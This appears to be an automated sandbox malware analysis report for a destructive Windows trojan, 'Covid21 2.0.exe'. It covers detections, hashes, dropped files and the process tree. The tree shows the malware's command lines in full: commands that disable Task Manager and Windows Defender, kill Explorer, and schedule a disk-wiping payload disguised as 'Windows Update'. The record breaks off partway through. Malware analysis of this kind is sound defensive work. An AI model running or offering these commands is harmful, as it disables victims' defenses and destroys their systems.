ID: 377010
Sample Name: Covid21 2.0.exe
Cookbook: default.jbs
Time: 15:52:23
Date: 28/03/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report Covid21 2.0.exe 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 6
Yara Overview 6
Sigma Overview 6
Signature Overview 6
AV Detection: 7
Spam, unwanted Advertisements and Ransom Demands: 7
Operating System Destruction: 7
System Summary: 7
Persistence and Installation Behavior: 7
Boot Survival: 7
Malware Analysis System Evasion: 7
Anti Debugging: 7
Lowering of HIPS / PFW / Operating System Security Settings: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 11
Contacted Domains 11
URLs from Memory and Binaries 11
Contacted IPs 11
General Information 11
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 13
Domains 13
ASN 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
Static File Info 19
General 19
File Icon 19
Static PE Info 19
General 19
Entrypoint Preview 20
Data Directories 21
Sections 21
Resources 21
Imports 21
Version Infos 22

Network Behavior 22
Code Manipulations 22
Statistics 22
Behavior 22
System Behavior 23
Analysis Process: Covid21 2.0.exe PID: 6564 Parent PID: 6032 23
General 23
File Activities 23
File Created 23
File Deleted 24
File Written 24
File Read 29
Analysis Process: cmd.exe PID: 6616 Parent PID: 6564 30
General 30
File Activities 30
File Created 30
File Written 30
File Read 32
Registry Activities 32
Analysis Process: conhost.exe PID: 6632 Parent PID: 6616 32
General 32
Analysis Process: cscript.exe PID: 6680 Parent PID: 6616 32
General 32
File Activities 32
Analysis Process: reg.exe PID: 6760 Parent PID: 6616 33
General 33
File Activities 33
Registry Activities 33
Key Created 33
Key Value Created 33
Analysis Process: reg.exe PID: 6780 Parent PID: 6616 33
General 33
File Activities 33
Analysis Process: CLWCP.exe PID: 6804 Parent PID: 6616 34
General 34
File Activities 34
File Created 34
File Written 34
File Read 34
Analysis Process: reg.exe PID: 6836 Parent PID: 6616 34
General 34
File Activities 35
Registry Activities 35
Key Created 35
Key Value Created 35
Analysis Process: wscript.exe PID: 6888 Parent PID: 6616 35
General 35
File Activities 35
Analysis Process: cmd.exe PID: 6912 Parent PID: 6616 35
General 35
File Activities 36
File Read 36
Analysis Process: timeout.exe PID: 6932 Parent PID: 6616 36
General 36
File Activities 36
Analysis Process: conhost.exe PID: 6940 Parent PID: 6912 36
General 36
Analysis Process: Corona.exe PID: 6984 Parent PID: 6912 36
General 36
Analysis Process: inv.exe PID: 7092 Parent PID: 6616 37
General 37
Analysis Process: wscript.exe PID: 7104 Parent PID: 6616 37
General 37
File Activities 37
Analysis Process: timeout.exe PID: 7120 Parent PID: 6616 37
General 37
File Activities 38
Analysis Process: z.exe PID: 6544 Parent PID: 6616 38
General 38
File Activities 38
File Read 38
Analysis Process: wscript.exe PID: 744 Parent PID: 6616 38

General 38
File Activities 38
Analysis Process: timeout.exe PID: 768 Parent PID: 6616 39
General 39
Analysis Process: mlt.exe PID: 6804 Parent PID: 6616 39
General 39
Analysis Process: wscript.exe PID: 3136 Parent PID: 6616 39
General 39
Analysis Process: timeout.exe PID: 1376 Parent PID: 6616 39
General 39
Analysis Process: wscript.exe PID: 5972 Parent PID: 6616 40
General 40
Analysis Process: icons.exe PID: 6056 Parent PID: 6616 40
General 40
Analysis Process: timeout.exe PID: 7052 Parent PID: 6616 40
General 40
Analysis Process: conhost.exe PID: 7060 Parent PID: 6056 41
General 41
Analysis Process: screenscrew.exe PID: 5600 Parent PID: 6616 41
General 41
Analysis Process: wscript.exe PID: 7080 Parent PID: 6616 41
General 41
Analysis Process: timeout.exe PID: 5672 Parent PID: 6616 41
General 41
Analysis Process: wscript.exe PID: 6932 Parent PID: 6616 42
General 42
Analysis Process: timeout.exe PID: 3912 Parent PID: 6616 42
General 42
Analysis Process: taskkill.exe PID: 6160 Parent PID: 6616 42
General 42
Analysis Process: PayloadMBR.exe PID: 4112 Parent PID: 6616 43
General 43
Analysis Process: schtasks.exe PID: 4248 Parent PID: 4112 43
General 43
Analysis Process: conhost.exe PID: 4228 Parent PID: 4248 43
General 43
Disassembly 43
Code Analysis 43


Analysis Report Covid21 2.0.exe

Overview


General Information

Sample Name:	Covid21 2.0.exe
Analysis ID:	377010
MD5:	a7c7f5e792809db.
SHA1:	7ebe75db24af98e.
SHA256:	02fea9970500d49.
Infos:	

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Command shell drops VBS files
- Contains functionality to detect slee…
- Contains functionalty to change the …
- Disables the Windows task manager…
- Found API chain indicative of debug…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Protects its processes via BreakOnT…
- Sample or dropped binary is a comp…
- Uses cmd line tools excessively to a…

Classification



Startup

- **System is w10x64**
- Covid21 2.0.exe (PID: 6564 cmdline: 'C:\Users\user\Desktop\Covid21 2.0.exe' MD5: A7C7F5E792809DB8653A75C958F82BC4)
  - cmd.exe (PID: 6616 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\user\AppData\Local\Temp\2526.tmp\Covid21.bat" ' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cscript.exe (PID: 6680 cmdline: cscript prompt.vbs MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
    - reg.exe (PID: 6760 cmdline: REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 1 /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 6780 cmdline: Reg add 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender' /v DisableAntiSpyware /t REG_DWORD /d 1 /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - CLWCP.exe (PID: 6804 cmdline: clwcp c:\covid21\covid.jpg MD5: E62EE6F1EFC85CB36D62AB779DB6E4EC)
    - reg.exe (PID: 6836 cmdline: reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - wscript.exe (PID: 6888 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\x.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - cmd.exe (PID: 6912 cmdline: C:\Windows\system32\cmd.exe /K coronaloop.bat MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - Corona.exe (PID: 6984 cmdline: c:\covid21\corona.exe MD5: 6374CA8AD59246DFED4794FD788D6560)
    - timeout.exe (PID: 6932 cmdline: timeout 5 /nobreak MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - inv.exe (PID: 7092 cmdline: inv.exe MD5: EBB811D0396C06A70FE74D9B23679446)
    - wscript.exe (PID: 7104 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - timeout.exe (PID: 7120 cmdline: timeout 5 /nobreak MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - z.exe (PID: 6544 cmdline: z.exe MD5: A7CE5BEE03C197F0A99427C4B590F4A0)
    - wscript.exe (PID: 744 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - timeout.exe (PID: 768 cmdline: timeout 5 /nobreak MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - mlt.exe (PID: 6804 cmdline: mlt.exe MD5: A4E26D32F9655DBE8EFD276A530EB02B)
    - wscript.exe (PID: 3136 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - timeout.exe (PID: 1376 cmdline: timeout 5 /nobreak MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - wscript.exe (PID: 5972 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - icons.exe (PID: 6056 cmdline: icons.exe MD5: 3CA1D5768C2944D4284B1541653823C7)
      - conhost.exe (PID: 7060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 7052 cmdline: timeout 5 /nobreak MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - screenscrew.exe (PID: 5600 cmdline: screenscrew.exe MD5: E87A04C270F98BB6B5677CC789D1AD1D)
    - wscript.exe (PID: 7080 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\y.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - timeout.exe (PID: 5672 cmdline: timeout 5 /nobreak MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - wscript.exe (PID: 6932 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\2526.tmp\t.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
    - timeout.exe (PID: 3912 cmdline: timeout 3 /nobreak MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
    - taskkill.exe (PID: 6160 cmdline: taskkill /f /im explorer.exe MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
    - PayloadMBR.exe (PID: 4112 cmdline: PayloadMBR.exe MD5: D917AF256A1D20B4EAC477CDB189367B)
      - schtasks.exe (PID: 4248 cmdline: schtasks.exe /Create /TN 'Windows Update' /ru SYSTEM /SC ONSTART /TR 'C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe' MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 4228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- Spam, unwanted Advertisements and Ransom Demands
- Operating System Destruction
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Spam, unwanted Advertisements and Ransom Demands:

- Contains functionalty to change the wallpaper

Operating System Destruction:

- Protects its processes via BreakOnTermination flag

System Summary:

- Sample or dropped binary is a compiled AutoHotkey binary

Persistence and Installation Behavior:

- Command shell drops VBS files
- Uses cmd line tools excessively to alter registry or file data
- Writes directly to the primary disk partition (DR0)

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

- Contains functionality to detect sleep reduction / modifications

Anti Debugging:

- Found API chain indicative of debugger detection


Lowering of HIPS / PFW / Operating System Security Settings:

Disables the Windows task manager (taskmgr)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co an
Valid Accounts	Windows Management Instrumentation 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1 1	Input Capture 3 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	En Ch
Default Accounts	Scripting 1 1 2	Scheduled Task/Job 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth	Jur
Domain Accounts	Native API 1	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Scripting 1 1 2	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Input Capture 3 1	Automated Exfiltration	Ste
Local Accounts	Command and Scripting Interpreter 1	Bootkit 1	Process Injection 1 2	Obfuscated Files or Information 2 1	NTDS	System Information Discovery 3 7	Distributed Component Object Model	Clipboard Data 2	Scheduled Transfer	Pro Imp
Cloud Accounts	Scheduled Task/Job 1	Network Logon Script	Scheduled Task/Job 1	Software Packing 2 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fal Ch
Replication Through Removable Media	Launchd	Rc.common	Registry Run Keys / Startup Folder 1	Masquerading 1	Cached Domain Credentials	Security Software Discovery 3 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mu Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Modify Registry 1	DCSync	Virtualization/Sandbox Evasion 1 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 5	Proc Filesystem	Process Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Application Window Discovery 1 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	We
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 1 2	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Bootkit 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Ma


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Covid21 2.0.exe	70%	Virustotal		Browse
Covid21 2.0.exe	30%	Metadefender		Browse
Covid21 2.0.exe	75%	ReversingLabs	Win32.Trojan.DiskWriter	
Covid21 2.0.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	100%	Avira	HEUR/AGEN.1133501	
C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe	4%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe	8%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe	8%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	82%	ReversingLabs	Win32.Trojan.KillMbr	
C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe	13%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe	6%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2526.tmp\inv.exe	48%	ReversingLabs	Win32.Downloader.Convagent	
C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe	36%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\2526.tmp\screenscrew.exe	62%	ReversingLabs	Win32.PUA.BlurScrn	
C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\2526.tmp\z.exe	7%	ReversingLabs		
C:\covid21\Corona.exe	8%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.Covid21 2.0.exe.63145a.3.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
36.2.PayloadMBR.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
0.0.Covid21 2.0.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.Corona.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
36.0.PayloadMBR.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1133501		Download File
13.2.inv.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
6.2.CLWCP.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1131223		Download File
0.2.Covid21 2.0.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.autohotkey.comCould	0%	Avira URL Cloud	safe	
http://www.rjlsoftware.com(	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.rjlsoftware.com/?screenscrewopenj	screenscrew.exe, 0000001E.00000003.729503063.00000000021D0000.00000004.00000001.sdmp	false		high
http://www.rjlsoftware.com/?screenscrew	screenscrew.exe	false		high
http://www.autohotkey.com	z.exe.0.dr	false		high
http://www.autohotkey.comCould	Covid21 2.0.exe, 00000000.00000002.754322945.000000000061100.00000040.00020000.sdmp, z.exe, 00000012.00000002.792846873.000000000045A000.00000002.00020000.sdmp, z.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.rjlsoftware.com	screenscrew.exe, 0000001E.00000002.792044732.000000000043B000.00000004.00020000.sdmp	false		high
http://www.rjlsoftware.com(	screenscrew.exe, 0000001E.00000002.793881577.00000000022C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	377010
Start date:	28.03.2021
Start time:	15:52:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Covid21 2.0.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Critical Process Termination
Detection:	MAL
Classification:	mal84.rans.evad.winEXE@73/19@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 90% (good quality ratio 87.5%) • Quality average: 84.6% • Quality standard deviation: 24.6%
HCA Information:	• Successful, ratio: 53% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:53:32	API Interceptor	1x Sleep call for process: z.exe modified
15:54:02	Task Scheduler	Run new task: Windows Update path: C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe	Covid21 2.0.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\2526.tmp\icons.exe	Covid21 2.0.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe	covid21.exe	Get hash	malicious	Browse	
	HorrorTrojan 2.exe	Get hash	malicious	Browse	
	HorrorTrojan.exe	Get hash	malicious	Browse	
	HorrorTrojan.exe	Get hash	malicious	Browse	
	Fall Guys Cheat.exe	Get hash	malicious	Browse	
	Fall Guys Cheat.exe	Get hash	malicious	Browse	
	freebobux.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\2526.tmp\PayloadMBR.exe	Covid21 2.0.exe	Get hash	malicious	Browse	
	covid21.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Temp\2526.tmp\CLWCP.exe

Process:	C:\Users\user\Desktop\Covid21 2.0.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	517120
Entropy (8bit):	6.5991952372789155
Encrypted:	false
SSDEEP:	12288:kDupRTrjf1nJp2NLtVu4jPau4p+lE3dWq:SExrj1DAt84DaTU4dW
MD5:	E62EE6F1EFC85CB36D62AB779DB6E4EC
SHA1:	DA07EC94CF2CB2B430E15BD0C5084996A47EE649
SHA-256:	13B4EC59785A1B367EFB691A3D5C86EB5AAF1CA0062521C4782E1BAAC6633F8A
SHA-512:	8142086979EC1CA9675418E94326A40078400AFF8587FC613E17164E034BADD828E9615589E6CB8B9339DA7CDC9BCB8C48E0890C5F288068F4B86FF659670A69
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 4%, Browse • Antivirus: Metadefender, Detection: 8%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: covid21.exe, Detection: malicious, Browse • Filename: HorrorTrojan 2.exe, Detection: malicious, Browse • Filename: HorrorTrojan.exe, Detection: malicious, Browse • Filename: HorrorTrojan.exe, Detection: malicious, Browse • Filename: Fall Guys Cheat.exe, Detection: malicious, Browse • Filename: Fall Guys Cheat.exe, Detection: malicious, Browse • Filename: freebobux.exe, Detection: malicious, Browse
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....,.....@.....@.....@.....!.....p.....`...f.....P..... .....CODE..... ..`DATA.....@...BSS.....idata...!.....".....@....tls....4....@.....rdata .....P.....@..P.reloc...f...`...h.....@..P.rsrc....p.....p...t.....@..P.....@.....@..P..... .....

C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe

Process:	C:\Users\user\Desktop\Covid21 2.0.exe

C:\Users\user\AppData\Local\Temp\2526.tmp\Corona.exe	
